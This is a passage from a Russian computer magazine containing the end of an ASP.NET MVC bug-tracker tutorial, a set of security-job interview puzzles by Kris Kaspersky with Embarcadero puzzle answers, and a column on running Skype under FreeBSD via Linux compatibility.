После создания контекста мы можем воспользоваться технологией CodeFirst, то есть доверить EntityFramework создание таблиц и полей. В своем примере я воспользуюсь именно этим способом, поскольку статья не резиновая и тратить время на описание процесса создания схемы БД нет смысла. К тому же ничто не мешает тебе самостоятельно создать БД и познакомиться с подходом DatabaseFirst («сначала база, потом код»).

В принципе, уже на данном этапе мы можем создать контроллер с представлениями, и EF любезно сгенерирует базу данных. Однако мы лучше сразу внесем небольшой твик в конфигурационный файл (Web.config), тем самым принудительно задав имя базы. Найди в этом файле описание секции ConnectionStrings и удали из нее (если есть) все разделы. После добавь одну строку:

```
<add name="BugTrackerContext" connectionString="Data Source=↵
(LocalDB)\v11.0;AttachDbFilename='|DataDirectory|\ourBase.↵
mdf';Integrated Security=True" providerName="System.Data.↵
SqlClient" />
```

В этой строке я определил, что фреймворк должен использовать BugTrackerContext для связи с БД, а саму базу будет хранить в файле ourBase.mdf, расположенном в директории данных (App_Data) проекта.



Создаем новый проект в Visual Studio for Web

## CRUD-ПРИЛОЖЕНИЕ В ПАРУ КЛИКОВ

Фактически наше приложение научилось работать с базой данных, но в реале мы этого еще не увидели, поскольку ни разу не запускали наш багтрекер. Надо срочно исправлять положение дел, но у нас еще нет ни одного контроллера и представлений. Следовательно, запустив проект сейчас, хорошего мы ничего не увидим. Я предлагаю пока не заморачиваться на верстке представления с подготовленным нами красивым интерфейсом. Лучше быстренько протестируем то, что есть.

Создадим для этого простейший CRUD (Create read update delete) функционал без единой строчки кода. Перейди в Solution Explorer и добавь в папку Controllers новый контроллер с именем CrudController. В окне создания нового контроллера не торопись кликать на пимпу с кнопкой OK. В выпадающем поле Template выбери MVC controller with read/write actions and views, using Entity Framework. После этого станут доступны поля для выбора классов, описывающих модель и контекст данных. Выбирай Ticket (в качестве модели) и BugTrackerContext (в качестве контекста). Остальные поля можешь оставить со значениями по умолчанию.

Нажимай на OK и восхищайся тем, как студия создала за нас код действий с необходимыми представлениями. Нам остается только запустить приложение и проверить результат его выполнения. Сразу предупреждаю, после запуска ты увидишь не результат работы CRUD, а ошибку «Ресурс не найден». Мы не прописали маршрут по умолчанию, поэтому, чтобы добраться до сгенерированного контроллера, тебе потребуется вбить в адресной строке полный путь к нему: http://localhost:53532/crud. Альтернативным решением будет внесение изменений в конфигурацию маршрута (файл RouteConfig.cs):

```
defaults: new { controller = "crud",
                action = "Index",
                id = UrlParameter.Optional }
```

В этой строке я устанавливаю, что контроллером по умолчанию является crud (а не Home, как было изначально). Внеся изменения в маршрут, перезапусти приложение, и ты сразу попадешь в сгенерированный CRUD-интерфейс.

Во время создания тикета ты увидишь, что фреймворк сгенерировал нам выпадающие списки для полей Category, Status и User, но в этих списках нет ни одного элемента для выбора. Чтобы в них что-то появилось, нам нужно добавить данные в соответствующие таблицы. Прерви выполнение аппликации и через окно Database Explorer открой соответствующие таблицы для внесения данных. Я создал пару статусов в таблице Statuses и парочку разделов в Categories, после этого выпадающие поля в представлении заполнились добавленными данными.

## КОНТРОЛЛЕРЫ

CRUD-приложение получилось вполне рабочим, но для постоянного использования оно не годится. Уж больно «топорно» и нефункционально смотрится. У нас уже есть забутстрапенная заготовка верстки, и теперь остается ее натянуть на существующее приложение, а заодно познакомиться с самостоятельным созданием контроллеров и представлений.

Добавь новый пустой контроллер к своему проекту и назови его HomeController. Visual Studio сгенерирует каркас будущего контроллера и создаст действие Index. Это действие будет выполняться во время обращения к имени контроллера. Например, чтобы обратиться к нашему контроллеру Home, нам требуется перейти по адресу: http://localhost/home.

Пока ты переписываешь код контроллера, я расскажу тебе о реализации контроллеров в ASP.NET MVC. Как ты уже понял из листинга, контроллер — это не что иное, как обычный класс, унаследованный от System.Web.Mvc.Controller. При создании нового контроллера ты должен следовать некоторым соглашениям, главным из которых будет обязательное наличие постфикса Controller. Например, если ты хочешь создать контроллер Adminka, то в этом случае полное имя должно быть AdminkaController.

Чтобы обратиться к созданному контроллеру (из браузера), необходимо написать в адресной строке полное имя контроллера и через слеш имя действия. Если требуется передать в контроллер какие-нибудь дополнительные параметры (например, методом Get), то их также следует указывать через слеш. Такой подход справедлив для маршрута, определенного по умолчанию. Например, для передачи параметра 1 контроллеру Adminka следует пройти по пути: http://localhost/adminka/1. Обрати внимание, что в браузере указывать постфикс Controller не требуется.

```
Листинг 6. Код контроллера
private BugTrackerContext db = new BugTrackerContext();
public ActionResult Index() {
    var tickets = db.Tickets.Include(p => p.Category).↵
    Include(p => p.Status).Include(p => p.User);
    return View(tickets.ToList());
}
```

У тебя может возникнуть резонный вопрос: возможно ли как-то повлиять на установленные правила роутинга? Шаблон маршрута определен в классе RouteConfig, и ты волен им рулить как хочешь. Например: "ru{controller}/{action}/{id}" заставит добавлять к имени контроллера префикс ru.

Хочется еще рассказать про маршруты, но, увы, объем статьи ограничен. Пора переходить к рассмотрению небольшого примера кода, демонстрирующего обработку внешних параметров в контроллере. Думаю, комментарии излишни:

```
int myParam1 = Int32.Parse(Request.Params["myParam"]);
```

## ДИЗАЙНИМ ПРЕДСТАВЛЕНИЕ

Контроллер успешно принимает пользовательские запросы, и теперь пора сотворить для него представление. Добавить для контроллера новое представление проще всего посредством пункта Add View контекстного меню, вызываемого при правом клике по имени действия контроллера.


В ASP.NET MVC принято выделять несколько типов представлений:

- строго типизированные представления (мы должны гарантировать, что переданная модель будет заданного типа);
- частичные представления (используются внутри других представлений);
- мастер-страницы (представления, позволяющие задать шаблон формирования страниц).


Теперь попробуем создать наше первое представление. Поскольку в нашем приложении будет несколько повторяющихся элементов (например, общая разметка, сайдбар и так далее), мы можем пихать этот код в каждую вьюшку, но выгодней создать одну мастер-страницу, которая впоследствии будет использоваться при формировании других представлений.

Мастер-страницы принято помещать в директорию Shared. Для своего примера я определил одно представление и назвал его _bugTrackerMasterPage.cshtml (содержит основную часть верстки). Приводить код вьюшки я не буду из-за ее объема, а лучше сразу рассмотрю используемые управляющие конструкции:


- Html.Partial("_leftSidebar") — вызов частичного представления с именем "_leftSiderbat". В одноименном файле я описал код верстки левого сайдбара;
- RenderBody() — запускает рендеринг других представлений, созданных на основе данной мастер-страницы;




Интерфейс отправки нового тикета




Список тикетов из БД




**Мастер настройки CRUD**

- Url.Content("/home/createEntry") — хелпер формирует абсолютный путь к приложению;
- Scripts.Render("assets/js/jquery.js") — хелпер генерирует теги <script></sciprt> и прописывает в атрибут src путь сценарию.

Когда разберешься с используемыми управляющими конструкциями, становится ясно, что весь код представлений, созданный на основе мастер-страницы, будет включен на место вызова RenderBody().

Чтобы остальные представления знали, на основе какой мастер-страницы им рендериться, мы должны указать на нее ссылку:

```
@{
    Layout = "~/Views/Shared/_bugTrackerMasterPage.cshtml";
}
```

Во время разбора кода мастер-страницы ты наверняка обратил внимание на символ «собачка», расположенный возле каждой управляющей конструкции. Все, что идет после этого символа, воспринимается как код на языке C#. Если требуется выполнить несколько строк управляемого кода, то для этого надо воспользоваться открывающими и закрывающими скобками.

Теперь посмотрим на код представления Index. В вьюшке формируется список имеющихся в базе тикетов. Выборка самих данных происходит в контроллере, и список с ними передается в представление:

```
BugTrackerContext db = new BugTrackerContext();
var tickets = db.Tickets.Include(p => p.Category).Include(p => ↵
p.Status).Include(p => p.User);
return View(tickets.ToList());
```

Запрос к таблицам БД выполняется не напрямую, а через Entity Framework. Поскольку модель Ticket содержит ссылки на другие модели, то мы должны включить их в запрос (метод Include()). Сформированная выборка передается в качестве параметра соответствующему представлению.

Вывод данных из модели в самом представлении осуществляется в стандартном цикле:

```
@foreach (var c in Model)
```

Здесь я перебираю записи из Model, которую предварительно объявили в самом начале файла представления:

```
@model IEnumerable<BugTrackerForX.Models.Ticket>.
```

На этом код первого index() можно считать разобранным, самое время осуществить тестовый запуск проекта и посмотреть результат.

Полный список тикетов выводится, и теперь остается лишь дописать код добавления новых записей — это будет твоим домашним заданием.

## DISPOSE

Разрабатывать веб-приложения под платформу ASP.NET благодаря фреймворку ASP.NET стало значительно проще. Рассмотренный в статье пример — лишнее тому подтверждение. Я не хочу сказать, что ASP.NET — это золотой костыль или серебряная пуля веб-строителя. Это очередная технология, которую нужно уметь применять. Мир на PHP, пусть даже с его многообразием самых разных фреймворков, однозначно не заканчивается. Не стесняйся пробовать альтернативные технологии, не засиживайся в одной, пусть даже самой комфортной среде. Сравнивай технологии и выбирай из них наиболее оптимальную для конкретной задачи.

На этом у меня все. ⌶

# ТОП-5

## М • И • Ф • О • В ОБ ASP.NET / ASP.NET MVC



**1** *«А под UNIX-like это не заведется!»*
Еще как заведется. Достаточно немного почитать о проекте Mono (goo.gl/dS3v), а потом статью «Установка ASP.NET на Linux (nginx + mono + XSP)» (goo.gl/rPJbX), и миф сразу развеется.

**2** *«Это же жутко дорого, надо много $$$».*
Опять неправда. Можно воспользоваться express-версией Visual Studio for Web (именно ее я использовал при написании статьи) или какой-нибудь альтернативной средой (все верно, здесь сплошная демократия). Остальные компоненты (например, SQL Server) также доступны в бесплатных вариантах. Кроме того, Microsoft регулярно проводит всяческие акции/скидки, позволяющие получить полноценные версии продуктов либо совсем бесплатно, либо с существенной скидкой.

**3** *«Microsoft делает дырявый софт».*
Ну да, и это не мешает им богатеть и завоевывать новые рынки. Если серьезно, продукты Microsoft в большинстве случаев намного безопаснее, чем опенсорсные альтернативы. Проверить это нетрудно. Заходим на багтрекер и смотрим количество ошибок под IIS (как пример) и под Apache. Результаты приятно удивят.

**4** *«PHP-приложения работают быстрее».*
Точно, работают. Не забывай, что код под ASP.NET будет сначала компилироваться, а только потом исполняться. Причем именно выполняться, а не стремиться умереть, как аналогичный на PHP. Поэтому PHP если немного и побеждает, то только на фальстарте. Производительность ASP.NET хорошо показывает себя на больших проектах.

**5** *«На PHP программировать проще».*
Порог вхождения действительно ниже, но не настолько, как об этом твердят на каждом шагу. Время, вложенное в изучение полностью объектно-ориентированного C#, окупится на первом же более сложном проекте.

Александр Лозовский
lozovsky@glc.ru

Крис Касперски
poldhiir@gmail.com




# ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ,

Сегодня у нас небольшой праздник: Крис Касперски, постоянный автор ][ на протяжении почти десяти лет, вернулся на наши страницы. Соскучился он по нам в этом своем асашае! Передадим ему слово.

*«После ухода из McAfee, в которой я провел три счастливых года, начался неспешный поиск новой работы на позицию эксперта по безопасности. За время собеседований я встретил много умных людей, узнал свои слабые места и повидал практически все США. Наиболее интересные задачки приводятся ниже. На собеседованиях разрешается использовать свой собственный ноутбук и интернет (при наличии 3G-модема в кармане).»*

## НОВАЯ ПАРТИЯ ЗАДАЧ: КАК СОБЕСЕДОВАЛИ КРИСА КАСПЕРСКИ В США

### ПЕРВАЯ ЗАДАЧА

Дается двоичный файл и предлагается ответить на вопрос, как неофициально называется место, в котором при успешном прохождении собеседования предстоит работать. В hex-виде содержимое файла выглядит так:

```
78 9C 0B 4F CD 49 CE CF 4D 55 28 C9 ↵
57 28 C9 48
55 F0 C8 2C 4B 55 54 54 E4 E5 02 00 ↵
69 AB 07 57
```

Текст английский, кодировка UTF8. Если возникнет желание решить задачу методом перебора, то вот наиболее полные словари английского языка в plain-text формате: bit.ly/a8OvW7.

### ВТОРАЯ ЗАДАЧА

Игорь Русских (автор популярного FAR-плагина Colorer) в своей дипломной работе приводит фрагмент Colorer'а, обеспечивающий раскраску вложенных комментариев (bit.ly/1ac3P9S):

```
<scheme name="cNestedComment-internal">
    <inherit scheme="Comment"/>
      <block scheme="cNestedComment-↵
      internal" region="Comment">
        <start region="PairStart">↵
         /\/\*/</start>
        <end region="PairEnd">↵
         /\*\//</end>
    </block>
</scheme>

<scheme name="cNestedComment">
    <block scheme="cNestedComment-↵
    internal" region="Comment">
        <start region="PairStart">↵
         /\/\*/</start>
        <end region="PairEnd">↵
         /\*\//</end>
    </block>
</scheme>
```

Написать программу на ANSI C для тестирования Colorer'а. В качестве бонуса предлагается найти и исправить ошибку.

### ТРЕТЬЯ ЗАДАЧА

Если открыть PDF-файл в hex или текстовом редакторе, то можно увидеть, что за магическим словом «%PDF-{версия}» следует некоторое количество мусора (как правило, четыре символа), отмеченных символом комментария %, а потому (согласно спецификации) игнорируемых программами, работающими с PDF.

**Вопрос:** откуда берется этот мусор и какую роль выполняет? Бонус (также являющийся подсказкой): убрать мусор и описать сценарий (реальный или воображаемый), приводящий к порче PDF-файла при его передаче между узлами связи.

```
%PDF-1.4
%АИМТ
1 0 obj
%PDF-1.5
%чччч
1 0 obj
%PDF-1.6
%вгПУ
1 0 obj
```

### ЧЕТВЕРТАЯ ЗАДАЧА

Написать системно-независимый «скелет» антивируса, сканирующего файлы по заданному пути и вызывающего внешнюю процедуру check_it(full_path), которая принимает в качестве аргумента полный путь к файлу. Условимся считать, что функция возвращает строку, которую требуется вывести на экран. Исключения не выбрасываются, и при возникновении возвращается строка с соответствующим описанием.

Для реализации «обертки» вокруг функции check_it допускается использовать любые общеупотребительные языки (Си, Си++, питон, руби, джава, афины) со всеми библиотеками, предустановленными по умолчанию.

«Скелет» должен корректно обрабатывать ситуацию, возникающую в результате выполнения такой последовательности команд на Linux-подобных системах:

```
cd /home/
mkdir xakep_test
cd xakep_test/
mkdir foo
cd foo
mkdir bar
cd bar
ln -s ../../ baz
```

### ПЯТАЯ ЗАДАЧА

Заказчик поручил Подрядчику разработать клон игры WarCraft, но в полноценном 3D, где действие разворачивается на планете Железяка, представляющей собой идеальную сферу радиуса R и лишенной каких бы то ни было неровностей рельефа.

Подрядчик поручил Субподрядчику написать модуль, тестирующий передвижение юнитов. Субподрядчик решил действовать так: в случайном месте с координатами X, Y высаживается юнит, который перемещается на N шагов на юг, затем N шагов на запад, далее делает N шагов на север, после чего разворачивается на восток и через N шагов оказывается в исходном месте с координатами X, Y. В этом случае тест считается пройденным и, соответственно, наоборот. Тест выполняется очень большое (практически бесконечное) число раз. Генератор случайных чисел доброкачественный. Имеет ли программа шансы на прохождение теста? Ответ обосновать.

**Бонус (он же подсказка):** найти отклонение от спецификации при условии стабильного прохождения данного теста.

### ШЕСТАЯ ЗАДАЧА

Поехали программисты на рыбалку. Чтобы далеко не ехать, ловить рыбу решили в бассейне у дома. Сели в лодку, забросили удочки, открыли пиво и стали ждать. Не клюет. А между тем выпитое пиво уже просится наружу. (Женщин убрать!) Недолго думая, программисты высунули шланги и совершили дренаж пива за борт.

**Вопрос:** как изменился уровень воды в бассейне после этой операции? Испарением пренебречь. В бассейн ничего не втекает, и ничего из него не вытекает. Точность измерения уровня воды бесконечно высокая.

**Хинт или та же самая задача, адаптированная для женщин:** рыбак сидит в лодке и держит в руках кирпич. Бросает кирпич за борт. Что происходит с уровнем воды?

### СЕДЬМАЯ ЗАДАЧА

Используя Google (или другую поисковую систему), ответить на вопрос, что делает приведенный ниже код. При отсутствии интернета предложить стратегию поиска.

**Хинт:** соискатель претендует на позицию, предполагающую немедленный ответ на вопрос «что оно делает», поскольку очень часто встречает заданный код. Требуется продемонстрировать навыки работы с поисковыми системами, нацеленными на естественные языки и плохо справляющимися с машинными кодами.

```
0000068A: 8B6C2418 mov ebp,[esp][018]
0000068E: 8B453C   mov eax,[ebp][03C]
00000691: 8B540578 mov edx,[ebp][eax]↵
                       [078]
00000695: 03D5     add edx,ebp
00000697: 8B4A18   mov ecx,[edx][018]
0000069A: 8B5A20   mov ebx,[edx][020]
0000069D: 03DD     add ebx,ebp
```

### ВОСЬМАЯ ЗАДАЧА

Программист написал функцию для деления одного BigNum на другой BigNum, и она успешно работала до тех пор, пока не попытались разделить ноль на ноль, получив ноль в качестве результата.

**Вопрос:** как такое могло произойти и почему?

**Бонус:** написать псевдокод функции деления, соответствующей такому поведению.

## РЕШЕНИЕ ЗАДАЧ ОТ EMBARCADERO

### ЗАДАЧА НА ЗНАНИЕ БАЗОВЫХ АЛГОРИТМОВ

Дан массив, содержащий ссылки на объекты типа «кнопка». Каждая кнопка имеет координаты верхнего правого угла (Left, Top), а также ширину и высоту (Width, Height). Разработать функцию, задающую размещение кнопок на форме. Кнопки должны располагаться вплотную друг к другу и не выходить за размер формы. Учесть вариант, когда все кнопки не умещаются в один ряд.

**Ответ:** если все кнопки имеют одинаковые ширину и высоту, то решение достаточно тривиально. Если каждая кнопка имеет свою уникальную высоту или ширину, то рассчитать количество кнопок в ряду заранее нельзя. Сначала итеративно, добавляя очередную кнопку к текущему ряду, вычисляем суммарную длину кнопок. Одновременно выявляем кнопку с максимальной высотой. Продолжаем, пока суммарная ширина кнопок меньше ширины формы. После этого, зная высоту ряда, равную максимальной высоте кнопок, и количество кнопок в ряду, приступаем к позиционированию кнопок на форме. Переходим к следующему ряду. Выполняем размещение кнопок по рядам до тех пор, пока в массиве остались нераспределенные кнопки.

### «ГЕОМЕТРИЧЕСКАЯ» ЗАДАЧА

Заданы три точки координатами x1, y1, x2, y2, x3, y3. Определить, попадает ли точка с координатами x и y в треугольник, образованный исходными точками. Если решение задачи заняло меньше 10 минут (вместе с реализацией в коде), то распространить решение на трехмерный случай и пространственное задание точек.

**Ответ:** для решения данной задачи нужно ориентироваться в базовых алгоритмах компьютерной графики, а также знать геометрию. Для успешного прохождения собеседования достаточно назвать «метод трассировки лучей» как общий случай решения задачи о принадлежности точки многоугольнику. По координатам вершин вычисляются коэффициенты в уравнении прямой для каждой стороны. Затем из точки (x, y) «пускается» луч в произвольном направлении. Если количество пересечений луча со стороной нечетно (в общем случае) или равно единице для треугольника, то точка находится внутри него.

Для пространственного случая нужно знать, как из трех точек получить уравнение плоскости в пространстве. Далее, в предположении, что нормали пирамидки, состоящей из треугольников, согласованы, то есть направлены «наружу», рассчитываем расстояние от точки до каждой из плоскостей. Если это расстояние для каждой грани имеет один и тот же знак, то точка находится внутри.

### «ПРИКЛАДНАЯ» ЗАДАЧА

Даны два отряда боевых юнитов. Первый состоит из существ А, каждое из которых обладает защитой d1, здоровьем h1 и атакой a1. Для существ Б параметры задаются значениями d2, h2 и a2. Известно, что при боевом взаимодействии между отрядами здоровье существ уменьшается обратно пропорционально защите. Создать программу расчета исхода боя при условии, что существа А атакуют первыми существ Б, причем все атакуют всех.

**Ответ:** расчет нужно вести итеративно, то есть в цикле, пока количество существ в каждом отряде больше нуля. На каждой итерации нужно вычислить текущее количество юнитов в каждом отряде: n2 := n2 – (a1*n1)/(h2*d2) и n1 := n1 – – (a2*n2)/(h1*d1). В формулы может потребоваться ввести дополнительные коэффициенты, чтобы при приблизительно равных сторонах бой продолжался достаточно долго, если речь идет о визуализации картины боя.

## IT-КОМПАНИИ, ШЛИТЕ НАМ СВОИ ЗАДАЧКИ!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

## ЧИТАТЕЛИ, ШЛИТЕ НАМ ВАШИ РЕШЕНИЯ!


Правильные ответы присылай или мне, или на адрес представителя компании, который может быть указан в статье. Поэтому тебе придется не только решить задачку, но и дочитать статью до конца. Не шутка — две страницы чистого текста!

## СЛАВИМ РЕШАТЕЛЯ!

Сергей Мельников (ОАО «Туполев», Москва) правильно решил все задачки от Embarcadero. За это он получает приз — лицензию на RAD Studio XE4 Architect. Респект ему!

## РЕШЕНИЕ ЗАДАЧ ОТ КОДА БЕЗОПАСНОСТИ И КОМПАНИИ CUSTIS

Жди его в следующем номере. А твои, да, вот твои решения, где они? :)



*Восполняем пробелы в *nix-системах*

Роман Ярыженко
rommanio@yandex.ru

# НЕДОСТАЮЩИЙ ЭЛЕМЕНТ

Существует великое множество различных *nix-систем и дистрибутивов Linux/BSD. Бывает, что той или иной функции или программы, к которой ты привык в твоей любимой системе, вдруг по каким-то причинам нет в другой. Есть ли аналоги или способ заставить ее заработать?

## ЗАПУСК SKYPE ПОД FREEBSD

Известно, что версия Skype из апортов, мягко говоря, устарела — к примеру, нет возможности совершать видеозвонки. Использовать Windows-версию через wine не вариант — под вайном он не запускается. Но выход есть — установить слой совместимости с Linux, затем, после наложения патча на ядро и последующей его перекомпиляции, уже ставить Skype. Опишем, как именно это сделать.

Первым делом необходимо собрать порт emulators/linux-base-c6 — при этом, если необходим Flash-плагин, нужно произвести некоторые действия, а именно в makefile данного порта закомментировать следующую строчку:

```
CONFLICTS=linux_base-gentoo* ↵
linux_base-f* linux-glib2-*
```

Затем набрать команды:

```
# sysctl compat.linux.osrelease=2.6.18
# make patch
```

Первая установит версию ядра в 2.6.18 (затем нужно будет прописать эту переменную в /boot/loader.conf, чтобы после перезагрузки она не сбрасывалась), а вторая применяет патч, который мы только что сделали. После этого скопируем следующие библиотеки из каталога work в /compat/linux/:

```
lib/ld-2.12.so
lib/ld-linux.so.2
lib/libc-2.12.so
lib/libc.so.6
lib/libdl-2.12.so
lib/libdl.so.2
lib/libgcc_s-4.4.6-20110824.so.1
lib/libgcc_s.so.1
lib/libglib-2.0.so.0
lib/libglib-2.0.so.0.2200.5
lib/libpthread-2.12.so
lib/libpthread.so.0
usr/lib/libstdc++.so.6
usr/lib/libstdc++.so.6.0.13
```


Создадим симлинк с usr/lib/libtiff.so.3 на libtiff.so.4:

```
# ln -s libtiff.so.3 libtiff.so.4
```

Все эти действия необходимы, только если тебе нужен порт www/linux-f10-flashplugin.

Следующим этапом будет замена заголовочного файла для поддержки видеовызовов (необходимо, если версия FreeBSD ниже девятки):

```
# cd /usr/ports/multimedia/↵
  linux_v4l2wrapper-kmod
# make patch
# mv -i /sys/compat/linux/↵
  linux_videodev2.h{,.bak}
# cp -i work/linux_v4l2/↵
  linux_videodev2.h /sys/compat/linux
```




Skype, запущенный под FreeBSD

```
Терминал - rom@rom-desktop: ~/gnustep-base
Файл  Правка  Вид  Терминал  Переход  Справка
Compiling file GSTLS.m ...
Compiling file GSValue.m ...
Compiling file NSAffineTransform.m ...
Compiling file NSArchiver.m ...
Compiling file NSArray.m ...
Compiling file NSAssertionHandler.m ...
Compiling file NSAttributedString.m ...
Compiling file NSAutoreleasePool.m ...
Compiling file NSBundle.m ...
Compiling file NSCache.m ...
